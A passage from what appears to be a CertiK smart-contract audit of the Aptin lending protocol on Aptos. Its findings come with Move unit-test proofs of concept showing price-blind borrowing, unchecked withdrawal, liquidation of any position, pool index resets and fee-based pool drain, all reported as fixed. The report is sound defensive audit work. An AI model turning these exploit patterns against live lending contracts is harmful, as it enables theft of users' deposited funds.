use lend_config::interest_rate;

struct BTC {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    config = @lend_config,
    price = @feed_price,
    vault = @vault_admin,
)]
fun test_supply_index_higher_than_borrow_index(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    price: &signer,
    vault: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(user));
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
        b"BTC",
        18,
        false,
    );

    coin::register<BTC>(vault);
```

```
        coin::register<BTC>(user);

        let user_addr = signer::address_of(user);
        managed_coin::mint<BTC>(lend, user_addr, 100);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<BTC>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 30, 0, 10, 26500);

        add_pool<BTC>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            i = i + 1;
        };

        // Supply and borrow
        supply<BTC>(user, 100, true);
        borrow<BTC>(user, 80);

        let pool_signer = resource_account::pool_signer(@lend_protocol);
        let pool_addr = signer::address_of(&pool_signer);

        timestamp::fast_forward_seconds(365 * 24 * 60 * 60);

        // Update borrow positions
        traverse_borrow_pool<BTC>(config, 0);
        let borrow_index = pool::position_borrow_index<BTC>(user_addr);

        // Utilization now over 100%
        let utilization = pool::utilization_rate(pool_addr, &type_name<BTC>());
        assert!(utilization > 10000, 100);

        // Update supply positions
        traverse_supply_pool<BTC>(config, 0);
```

```
        let supply_index = pool::position_supply_index<BTC>(user_addr);

        // Profit now larger than interest
        assert!(borrow_index < supply_index, 200);
    }
```

Recommendation

Recommend updating all necessary borrow and supply positions first, then update the supply and borrow pools.

Furthermore, we recommend basing profit on interest paid so that profit can never exceed interest.

Alleviation

[**Aptin Team**, 11/18/2022]: In commit cde2fe2eb8735354b780668186384a112dbe9a02, updating the pool now happens in a separate part.

[**CertiK**, 11/18/2022]: The changes do not actually affect the logic of the traverse operation. Instead of updating a position and the pool in the same function, they are done in separate parts, but the pool is still updated after a position is updated.

The main issue of calling `traverse_supply_pool()` or `traverse_borrow_pool()` affecting the other function still exists as the above test case still works.

[**Aptin Team**, 11/21/2022]: The team resolved the issue in commit d8475027293cb0c6aa18297246b9b058c34569da by refactoring the code.

ALS-01 | INVALID `balance_of` FUNCTION

Category	Severity	Location	Status
Logical Issue	Critical	sources/pool.move (Nov21-d8475027293cb0c6aa18297246b9b058c34569da): 649~676	Resolved

Description

The `balance_of()` function is invoked by the `validate_borrow()` function to check the user's overall status. If the limitation $total\_supply \geq total\_borrow$ is not valid from the `balance_of` function's output, the new operation should terminate.

```
686     fun validate_borrow(position: &Positions) {
687
688         let (total_supply, total_borrow) = balances_of(position);
689
690         assert!(math::mul_div(total_supply, BORROW_THRESHOLD,
THRESHOLD_DENOMINATOR) >= total_borrow,
691             EEXCEED_LIMIT_TO_BORROW
692         );
693     }
```

The concern is in the current implementation, the function will only return the total amount of borrowed tokens and supplied tokens for a single user instead of the value, for example, in USD, which will lead to an attack using low-value tokens for collateral to borrow high-value tokens at a 1:1 ratio if no fees are included.

Proof of Concept

Assume user A has 1000000 USDT and the price is $1, and user B has 1000000 BTC and the price is $1000.

1. User A supplies 1000000 USDT to the pool.
2. User A successfully borrows 1000000 (999000 after fee) BTC from the pool, though the price difference exists.

Here is the unit test to simulate the scenario above:

```
#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    user2  =@0x888,
    config = @lend_config,
    vault = @vault_admin,
    price = @feed_price,
)]
fun test_balance_of(
    admin: &signer,
    lend: &signer,
    user: &signer,
    user2: &signer,
    config: &signer,
    vault: &signer,
    price: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(user));
    account::create_account_for_test(signer::address_of(user2));
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    managed_coin::initialize<USDT>(
        lend,
        b"USDT",
        b"USDT",
        18,
        false,
    );

    managed_coin::initialize<BTC>(
        lend,
        b"BTC",
        b"BTC",
        18,
        false,
    );

    coin::register<USDT>(vault);
    coin::register<USDT>(user);
    coin::register<USDT>(user2);
    coin::register<BTC>(vault);
```

```
        coin::register<BTC>(user);
        coin::register<BTC>(user2);

        let user_addr = signer::address_of(user);
        managed_coin::mint<USDT>(lend, user_addr, 1000000);
        let user_addr2 = signer::address_of(user2);
        managed_coin::mint<BTC>(lend, user_addr2, 1000000);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<USDT>(price, 100);
        prices::feed_update_price<USDT>(price, 1, false, 1, true);
        prices::add_dex<BTC>(price, 100);
        prices::feed_update_price<BTC>(price, 1000, false, 1, true);
        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<USDT>(config, 80, 1, 10, 100000000, 1000);
        pool_config::add<BTC>(config, 80, 1, 10, 100000000, 1000);

        interest_rate::initialize(config);
        interest_rate::add<USDT>(config, 30, 0, 10, 265000);
        interest_rate::add<BTC>(config, 30, 0, 10, 265000);

        add_pool<USDT>(lend);
        add_pool<BTC>(lend);

        let i = 1;
        while (i < 5) {
            enable<USDT>(lend, i);
            enable<BTC>(lend, i);
            i = i + 1;
        };

        // Make BTC utilization high
        supply<USDT>(user, 1000000, true);
        supply<BTC>(user2, 1000000, true);
        borrow<BTC>(user, 1000000);
        print(&coin::balance<BTC>(user_addr));

    }
```

Recommendation

Recommend taking the prices into consideration in the `balance_of` function.

Alleviation

[**Aptin Team**, 11/22/2022]: The team heeded the advice and resolved the issue in commit 43e6061419beaf4cbd7fd60da330deef844f6dd1 by revising the logic to calculate the value with the associated token price.

ALS-02 | MISSING VALIDATION BEFORE THE WITHDRAW OPERATION

Category	Severity	Location	Status
Logical Issue	Critical	sources/pool.move (Nov21-d8475027293cb0c6aa18297246b9b058c34569da): 237	Resolved

Description

In commit d8475027293cb0c6aa18297246b9b058c34569da, the team updated the logic to process different operations. The update raises an issue when handling the withdraw operator.

For the withdraw operator, there is no validation about if the user is qualified for the withdrawal. The relationship between total supply value and total borrow value should still meet the limitation that $total\_supply \geq total\_borrow$.

Proof of Concept

Assume user A has 1000000 USDT and the borrowing fee is 0.1%.

1. User A supplies 1000000 USDT to the pool.
2. User A borrows 1000000 USDT from the pool.
3. User A withdraws the 1000000 USDT from the pool.
4. User A will have 1999000 USDT in their account.

Here is the unit test to simulate the scenario above:

```
#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    user2  =@0x888,
    config = @lend_config,
    vault = @vault_admin,
    price = @feed_price,
)]
fun test_borrow_withdraw(
    admin: &signer,
    lend: &signer,
    user: &signer,
    user2: &signer,
    config: &signer,
    vault: &signer,
    price: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(user));
    account::create_account_for_test(signer::address_of(user2));
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    managed_coin::initialize<USDT>(
        lend,
        b"USDT",
        b"USDT",
        18,
        false,
    );

    coin::register<USDT>(vault);
    coin::register<USDT>(user);
    coin::register<USDT>(user2);

    let user_addr = signer::address_of(user);
    managed_coin::mint<USDT>(lend, user_addr, 1000000);
    let user_addr2 = signer::address_of(user2);
    managed_coin::mint<USDT>(lend, user_addr2, 1000000);

    // Initialize Feedprice
    prices::init(price);
    prices::add_dex<USDT>(price, 100);
```

```
        prices::feed_update_price<USDT>(price, 1, false, 1, true);
        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<USDT>(config, 80, 1, 10, 100000000, 1000);

        interest_rate::initialize(config);
        interest_rate::add<USDT>(config, 30, 0, 10, 265000);

        add_pool<USDT>(lend);

        let i = 1;
        while (i < 5) {
            enable<USDT>(lend, i);
            i = i + 1;
        };


        // Make BTC utilization high
        supply<USDT>(user, 1000000, true);
        supply<USDT>(user2, 1000000, true);
        borrow<USDT>(user, 1000000);
        print(&coin::balance<USDT>(user_addr));
        withdraw<USDT>(user, 1000000 - 1000); // since the fines
        print(&coin::balance<USDT>(user_addr));
    }
```

Recommendation

Recommend adding validation before the user withdrawal to avoid potential pool loss.

Alleviation

[**Aptin Team**, 11/22/2022]: The team heeded the advice and resolved the issue in commit 0370d5e6c7c133f12c3f5d5ae3629db7f13e28dc by validating balances for the withdraw operation.

ALS-03 | INVALID `validate_borrow` FUNCTION

Category	Severity	Location	Status
Logical Issue	Critical	sources/pool.move (Nov21-d8475027293cb0c6aa18297246b9b058c34569da): 253, 686	Resolved

Description

The `validate_borrow` function is invoked when a user initiates a borrow operation. It is intended to check in advance that the user's positions are valid with the rule: $total\_supply \geq total\_borrow$.

The current implementation for `validate_borrow` is not valid since it will not include the new borrow amount in the validation, which means as long as the user's positions meet the rule: $total\_supply \geq total\_borrow$, it will be valid with new a borrow operation, which can lead to a pool loss.

Proof of Concept

Assume user A has 1000000 USDT and ltv threshold for the pool is 80%.

1. User A supplies 1000000 USDT to the pool.
2. User A borrows 1000000 USDT from the pool successfully, which exceeds the ltv threshold.

Here is the unit test to simulate the scenario above:

```
#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    user2  =@0x888,
    config = @lend_config,
    vault = @vault_admin,
    price = @feed_price,
)]
fun test_borrow_validate(
    admin: &signer,
    lend: &signer,
    user: &signer,
    user2: &signer,
    config: &signer,
    vault: &signer,
    price: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(user));
    account::create_account_for_test(signer::address_of(user2));
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    managed_coin::initialize<USDT>(
        lend,
        b"USDT",
        b"USDT",
        18,
        false,
    );

    coin::register<USDT>(vault);
    coin::register<USDT>(user);
    coin::register<USDT>(user2);

    let user_addr = signer::address_of(user);
    managed_coin::mint<USDT>(lend, user_addr, 1000000);
    let user_addr2 = signer::address_of(user2);
    managed_coin::mint<USDT>(lend, user_addr2, 1000000);

    // Initialize Feedprice
    prices::init(price);
    prices::add_dex<USDT>(price, 100);
```

```
        prices::feed_update_price<USDT>(price, 1, false, 1, true);
        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<USDT>(config, 80, 1, 10, 100000000, 1000);

        interest_rate::initialize(config);
        interest_rate::add<USDT>(config, 30, 0, 10, 265000);

        add_pool<USDT>(lend);

        let i = 1;
        while (i < 5) {
            enable<USDT>(lend, i);
            i = i + 1;
        };

        // Make BTC utilization high
        supply<USDT>(user, 1000000, true);
        supply<USDT>(user2, 1000000, true);
        borrow<USDT>(user, 1000000);
        print(&coin::balance<USDT>(user_addr));

    }
```

Recommendation

Recommend revising the `validate_borrow` to check the status after the borrow instead of the status before borrow to avoid the loss.

Alleviation

[**Aptin Team**, 11/23/2022]: The team heeded the advice and resolved the issue in commit 0370d5e6c7c133f12c3f5d5ae3629db7f13e28dc by modifying the logic to validate the changed state.

[**CertiK**, 11/23/2022]: The reason that the finding list is partially resolved is because when the `withdraw` operation, the equation is

$$total\_supply * threshhold - withdraw\_amount \geq total\_borrow$$

instead of

$$(total\_supply - withdraw\_amount) * threshold \geq total\_borrow$$

which means the user may need to withdraw several times to withdraw the full funds to reach the limitation.

ALS-04 | POOL INDICES ARE RESET WHEN A NEW POSITION IS CREATED

Category	Severity	Location	Status
Logical Issue	Critical	sources/pool.move (Nov21-d8475027293cb0c6aa18297246b9b058c34569da): 441, 464	Resolved

Description

When a new position is created for a supply or borrow pool, the index of the pool is reset to the default value.

```
    fun new_supply_position(supply_pool: &mut SupplyPool, positions: &mut Positions,
coin_name: &String, amount: u64, collateral: Option<u64>) {
        ...

        table::add(&mut positions.supply_position, *coin_name, SupplyPosition {
            ...
        });

        vector::push_back(&mut positions.supply_coins, *coin_name);

        supply_pool.index_interest = index_extends_times();
        supply_pool.last_update_time_interest = now;
        supply_pool.total_value = supply_pool.total_value + (amount as u128)
    }

    fun new_borrow_position(borrow_pool: &mut BorrowPool, positions: &mut Positions,
coin_name: &String, amount: u64) {
        let now = timestamp::now_seconds();

        table::add(&mut positions.borrow_position, *coin_name, BorrowPosition {
            ...
        });

        vector::push_back(&mut positions.borrow_coins, *coin_name);

        borrow_pool.index_interest = index_extends_times();
        borrow_pool.last_update_time_interest = now;
        borrow_pool.total_value = borrow_pool.total_value + (amount as u128)
    }
```

This can cause existing users to be unable to use operations that update their position if their position index is too high because when updating a position, the following subtraction is done:

```
469     fun update_supply_position(supply_position: &mut SupplyPosition, amount:
u64, index: u64, ts: u64, oper_type: Option<u8>): u64 {
470         let interest = 0;
471         if (option::is_none(&oper_type)) {
472             let linear_annuity = math::mul_div(supply_position.amount, index,
supply_position.index_interest);
473
474             // linear_annuity MUST be greater than amount
475             interest = linear_annuity - supply_position.amount;
```

If `supply_position.index_interest > index`, then the calculation of `interest` will cause an underflow error. Such a situation can occur if the pool's index is reset.

Proof of Concept

A unit test is provided in `lend.move` to demonstrate the issue by performing the following actions:

1. A user supplies 100 and borrows 80.
2. After a year, the user updates their positions, so the index of their supply position now exceeds the default value.
3. A new supply position is created, resetting the pool's index.
4. The user tries to update their position again, but the operation will revert due to an underflow error.

```
use aptos_framework::timestamp;
use aptos_framework::coin::{BurnCapability, MintCapability};
use aptos_framework::account;
use aptos_framework::managed_coin;
use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};
use lend_config::interest_rate;

struct BTC {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    config = @lend_config,
    price = @feed_price,
    vault = @vault_admin,
)]
#[expected_failure]
fun test_reset_index(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    price: &signer,
    vault: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    timestamp::fast_forward_seconds(1);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });

    let user_addr = signer::address_of(user);
    let lend_addr = signer::address_of(lend);
    account::create_account_for_test(lend_addr);
    account::create_account_for_test(user_addr);
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
        b"BTC",
```

```
            18,
            false,
        );

        coin::register<BTC>(vault);
        coin::register<BTC>(user);
        coin::register<BTC>(lend);

        managed_coin::mint<BTC>(lend, user_addr, 100);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<BTC>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 29, 2530, 0, 257300);

        add_pool<BTC>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            i = i + 1;
        };

        // Supply and borrow
        supply<BTC>(user, 100, true);
        borrow<BTC>(user, 80);

        // After 1 year, update user positions
        timestamp::fast_forward_seconds(365 * 24 * 60 * 60);
        supply<BTC>(user, 0, true);

        // New supply position is created, resetting the pool index
        supply<BTC>(lend, 0, true);

        // Revert due to underflow error
        supply<BTC>(user, 0, true);
    }
```

Recommendation

Recommend updating the pool index instead of resetting it.

Alleviation

[**Aptin Team**, 11/22/2022]: The team heeded the advice and resolved the issue in commit 43e6061419beaf4cbd7fd60da330deef844f6dd1 by updating the pool index when a new position is created instead of resetting the index.

ALS-05 | INDEX OF NEW POSITIONS ARE DEFAULT VALUE INSTEAD OF CURRENT POOL INDEX

Category	Severity	Location	Status
Logical Issue	Critical	sources/pool.move (Nov21-d8475027293cb0c6aa18297246b9b058c34569da): 432, 455	Resolved

Description

When a new supply or borrow position is created, the index of the position is set to the default value.

```
    fun new_supply_position(supply_pool: &mut SupplyPool, positions: &mut Positions,
coin_name: &String, amount: u64, collateral: Option<u64>) {
        ...

        table::add(&mut positions.supply_position, *coin_name, SupplyPosition {
            ...
            index_interest: index_extends_times(),
            ...
        });

        ...
    }

    fun new_borrow_position(borrow_pool: &mut BorrowPool, positions: &mut Positions,
coin_name: &String, amount: u64) {
        let now = timestamp::now_seconds();

        table::add(&mut positions.borrow_position, *coin_name, BorrowPosition {
            ...
            index_interest: index_extends_times(),
            ...
        });
```

Since profit and interest are calculated by comparing a position's index to the pool index, using the default index value for a new position allows the user to obtain instant profit or instant interest.

Proof of Concept

Currently, pool indices are not updated correctly when a new position is created as they are reset to the default value. The following line of code was commented out in order to showcase the current issue.

```
441         // supply_pool.index_interest = index_extends_times();
```

Note that we do **not** recommend the above as a solution to how pool indices are updated.

The below unit test in `lend.move` demonstrates the current issue by performing the following:

1. A user supplies 100 and borrows 80.
2. After 1 year, the user updates their positions, which updates the pools, so the pool index currently exceeds the default value.
3. A new user creates a supply position, so their position's index is below the current pool index.
4. The new user updates their position and as their position's index is below the pool index, they are able to acquire profit.
5. A check is made to show that the new user can instantly withdraw more than they deposited.

```
use aptos_framework::timestamp;
use aptos_framework::coin::{BurnCapability, MintCapability};
use aptos_framework::account;
use aptos_framework::managed_coin;
use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};
use lend_config::interest_rate;

struct BTC {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    config = @lend_config,
    price = @feed_price,
    vault = @vault_admin,
)]
fun test_wrong_index_for_new_position(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    price: &signer,
    vault: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    timestamp::fast_forward_seconds(1);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });

    let user_addr = signer::address_of(user);
    let lend_addr = signer::address_of(lend);
    account::create_account_for_test(lend_addr);
    account::create_account_for_test(user_addr);
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
        b"BTC",
        18,
```

```
            false,
        );

        coin::register<BTC>(vault);
        coin::register<BTC>(user);
        coin::register<BTC>(lend);

        managed_coin::mint<BTC>(lend, lend_addr, 100);
        managed_coin::mint<BTC>(lend, user_addr, 100);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<BTC>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 29, 2530, 0, 257300);

        add_pool<BTC>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            i = i + 1;
        };

        // Supply and borrow
        supply<BTC>(user, 100, true);
        borrow<BTC>(user, 80);

        // After 1 year, update pools
        timestamp::fast_forward_seconds(365 * 24 * 60 * 60);
        supply<BTC>(user, 0, true);

        // New user supplies to pool
        supply<BTC>(lend, 100, true);

        // New user updates their position
        supply<BTC>(lend, 0, true);
```

```
        // New user can withdraw more than they supplied instantly
        let balance = coin::balance<V<BTC>>(lend_addr);
        assert!(balance > 100, 100);
    }
```

Recommendation

For new positions, we recommend first updating the pool and then setting the new position's index to the current index of the pool.

Alleviation

[**Aptin Team**, 11/24/2022]: The team resolved the issue in commit 6bee14cd4da446b68cead7573f2abb4388659cb2 by using the updated index for new positions.

ALU-01 | POSSIBLE TO LIQUIDATE ALMOST ANY POSITION

Category	Severity	Location	Status
Logical Issue	Critical	sources/lend.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 189	Resolved

Description

The `liquidate()` function does not validate whether the given position is allowed to be liquidated, meaning any position can be liquidated.

Proof of Concept

Assume Both USDT and BTC are worth $100 per token and ignore decimal during the test case:

1. A user supplies 100 USDT and 100 BTC.
2. The user borrows 10 USDT, which is 9 USDT in the actual debt, the `ltv` is about 4.5%(when considering all assets).
3. The user can be liquidated.

A unit test is provided to show that a position with the aforementioned scenario can be liquidated.

```
use aptos_framework::aptos_coin::{AptosCoin, initialize_for_test, mint};
use aptos_framework::account;
use aptos_framework::timestamp;
use feedprice::price;
use lend_config::borrow_interest_rate;
use test_helpers::test_pool;
use test_coin_admin::test_coins::{Self, USDT, BTC};
use liquidswap::liquidity_pool;
use liquidswap_lp::lp_coin::LP;

struct CapStore<phantom CoinType> has key {
    burn_cap: coin::BurnCapability<CoinType>,
    mint_cap: coin::MintCapability<CoinType>,
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    price = @feedprice,
    config = @lend_config,
    vault = @vault_admin,
    user = @0x777,
    liq_oper = @liquidate_oper,
    )]
fun test_liquidate_anyone(
    admin: &signer,
    lend: &signer,
    price: &signer,
    config: &signer,
    vault: &signer,
    user: &signer,
    liq_oper: &signer) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(vault));
    account::create_account_for_test(signer::address_of(user));
    coin::register<AptosCoin>(lend);

    // Initialize Price Feed
    price::initialize(price);
    price::update_price_with_denominator<BTC>(price, 100, 1);
    price::update_price_with_denominator<USDT>(price, 100, 1);

    // Initialize Liquidswap
    test_pool::initialize_liquidity_pool();
```

```
        let coin_admin = test_coins::create_admin_with_coins();
        let lp_owner = test_pool::create_lp_owner();
        router::register_pool<BTC, USDT, Uncorrelated>(&lp_owner);

        let lp_owner_addr = signer::address_of(&lp_owner);
        let btc_coins = test_coins::mint<BTC>(&coin_admin, 100000);
        let usdt_coins = test_coins::mint<USDT>(&coin_admin, 100000);
        let lp_coins =
            liquidity_pool::mint<BTC, USDT, Uncorrelated>(btc_coins, usdt_coins);
        coin::register<LP<BTC, USDT, Uncorrelated>>(&lp_owner);
        coin::deposit<LP<BTC, USDT, Uncorrelated>>(lp_owner_addr, lp_coins);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        config::initialize(config);
        config::add<BTC>(config, 90, 10, 10, 0);
        config::add<USDT>(config, 90, 10, 10, 0);

        borrow_interest_rate::initialize(config);
        borrow_interest_rate::add<BTC>(config, 30, 0, 10, 26500);
        borrow_interest_rate::add<USDT>(config, 30, 0, 10, 26500);

        add_pool<BTC>(lend);
        add_pool<USDT>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            enable<USDT>(lend, i);
            i = i + 1;
        };
        coin::register<BTC>(vault);
        coin::register<USDT>(vault);

        // Supply, borrow, liquidate
        coin::register<BTC>(lend);
        coin::register<USDT>(lend);
        coin::register<BTC>(user);
        coin::register<USDT>(user);

        let supply_coins = test_coins::mint<USDT>(&coin_admin, 100);
        coin::deposit<USDT>(signer::address_of(lend), supply_coins);

        let collateral_coins = test_coins::mint<BTC>(&coin_admin, 100);
        coin::deposit<BTC>(signer::address_of(user), collateral_coins);
```

```
        supply<USDT>(lend, 100, true);
        supply<BTC>(user, 100, true);

        borrow<USDT>(user, 10); // only borrowed 9 due to borrow fee

        liquidate<BTC, USDT>(liq_oper, signer::address_of(user), 10, 9, 0);
    }
```

Recommendation

Recommend adding validations to ensure that the position to be liquidated can actually be liquidated.

Alleviation

[**Aptin Team**, 11/09/2022]: The team heeded the advice and resolved the issue in commit 3060767e73e846a873cbedcf3d7f897c260142ff by adding validations.

ALU-02 | INSUFFICIENT REPAID AMOUNT

Category	Severity	Location	Status
Logical Issue	Critical	sources/lend.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 123, 134	Resolved

Description

When a user borrows coins from the pool, some of the coins will be sent to the `vault_admin` due to the borrowing fee and the rest will be sent to the user. When updating the borrowing pool, the amount used is the amount after fees instead of the entire borrow amount:

```
        let fees = (config::fees<CoinType>() as u64);
        let fees = math::mul_div(amount, fees, FEES_DENOMINATOR);

        assert!(coin::is_account_registered<CoinType>(@vault_admin),
error::unavailable(ECOIN_NOT_REGISTER_ON_VAULT));

        let amount = amount - fees;
        ...
        ...

        // update borrow info of pool
        pool::increase_borrow_pool<CoinType>(pool_addr, user_addr, amount);
```

When the user repays, he only needs to repay the received amount instead of the amount withdrawn from the pool. This means that the number of tokens in the pool will decrease by borrowing fees.

Proof of Concept

1. The initial pool balance for Aptos coin is 30000000.
2. Both Alice and Bob supply 100000000 Aptos coins to the pool.
3. Alice borrows 80000000 Aptos coins from the pool and repays (80000000-800000) since the actual debt for the position is after fees.
4. Both Alice and Bob quit the lending protocol via `redeem` .
5. The balance of the pool is lower than the initial pool balance.

Here is a unit test to simulate the scenario above.

At first, we drop the usage of `price` to simplify the code and instead use a constant price:

```
//let (n, m) = price::price_with_coin_name(&supply_pool.ct);
let (n, m) = (1,1);
```

```
// let (n, m) = price::price<C>();
let (n, m) = (1,1);
```

```
    use aptos_framework::aptos_coin::{AptosCoin, initialize_for_test, mint};
    use aptos_framework::account;
    use aptos_framework::timestamp;
    use aptos_std::debug;
    use lend_config::borrow_interest_rate;
    struct CapStore has key {
        burn_cap: coin::BurnCapability<AptosCoin>,
        mint_cap: coin::MintCapability<AptosCoin>,
    }

     #[test(admin = @0x1, lend =
@lend_protocol,cfg=@0xffffb916d592f01cf27be4c99a8a6c1fc82c4400a5f0514fcf1568e35f53e1
67, vault=@vault_admin, bob = @0x777, alice=@0x888)]
    fun test_withdraw_failed(admin: &signer, lend:
&signer,cfg:&signer,vault:&signer, bob: &signer,alice:&signer) {
        // Initialize environment
        timestamp::set_time_has_started_for_testing(admin);
        let (burn_cap, mint_cap) = initialize_for_test(admin);
        move_to(admin, CapStore { burn_cap, mint_cap });
        account::create_account_for_test(signer::address_of(lend));
        account::create_account_for_test(signer::address_of(vault));
        account::create_account_for_test(signer::address_of(bob));
        account::create_account_for_test(signer::address_of(alice));
        coin::register<AptosCoin>(lend);
        coin::register<AptosCoin>(vault);
        coin::register<AptosCoin>(bob);
        coin::register<AptosCoin>(alice);
        // mint aptos
        mint(admin, signer::address_of(lend), 400000000);
        mint(admin, signer::address_of(bob),100000000);
        mint(admin, signer::address_of(alice),100000000);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);
        add_pool<AptosCoin>(lend);
        enable<AptosCoin>(lend,SUPPLY_OPER);
        enable<AptosCoin>(lend,REDEEM_OPER);
        enable<AptosCoin>(lend,BORROW_OPER);
        enable<AptosCoin>(lend,REPAY_OPER);
        initialize_apn(lend);
        config::initialize(cfg);
        config::add<AptosCoin>(cfg,80,1,100,1000000000);
        borrow_interest_rate::initialize(cfg);
        borrow_interest_rate::add<AptosCoin>(cfg,1,1,1,1);
        // now pool has 30000000 aptos coin
        let pool_signer = resource_account::pool_signer(signer::address_of(lend));
        let pool_balance = coin::balance<AptosCoin>
(signer::address_of(&pool_signer));
        assert!(pool_balance == 30000000,0);
```

```
        //bob supply 100000000 aptos
        supply<AptosCoin>(bob,100000000,true);
        // alice supply 100000000 aptos
        supply<AptosCoin>(alice,100000000,true);
       //alice borrow 80000000 aptos
        borrow<AptosCoin>(alice,80000000);
        // alice repay (80000000 - 800000) aptos
        repay<AptosCoin>(alice,80000000-800000);
        // bob withdraw 100000000 aptos
        redeem<AptosCoin>(bob,100000000);
        // alice withdraw 100000000 aptos
        redeem<AptosCoin>(alice,100000000);
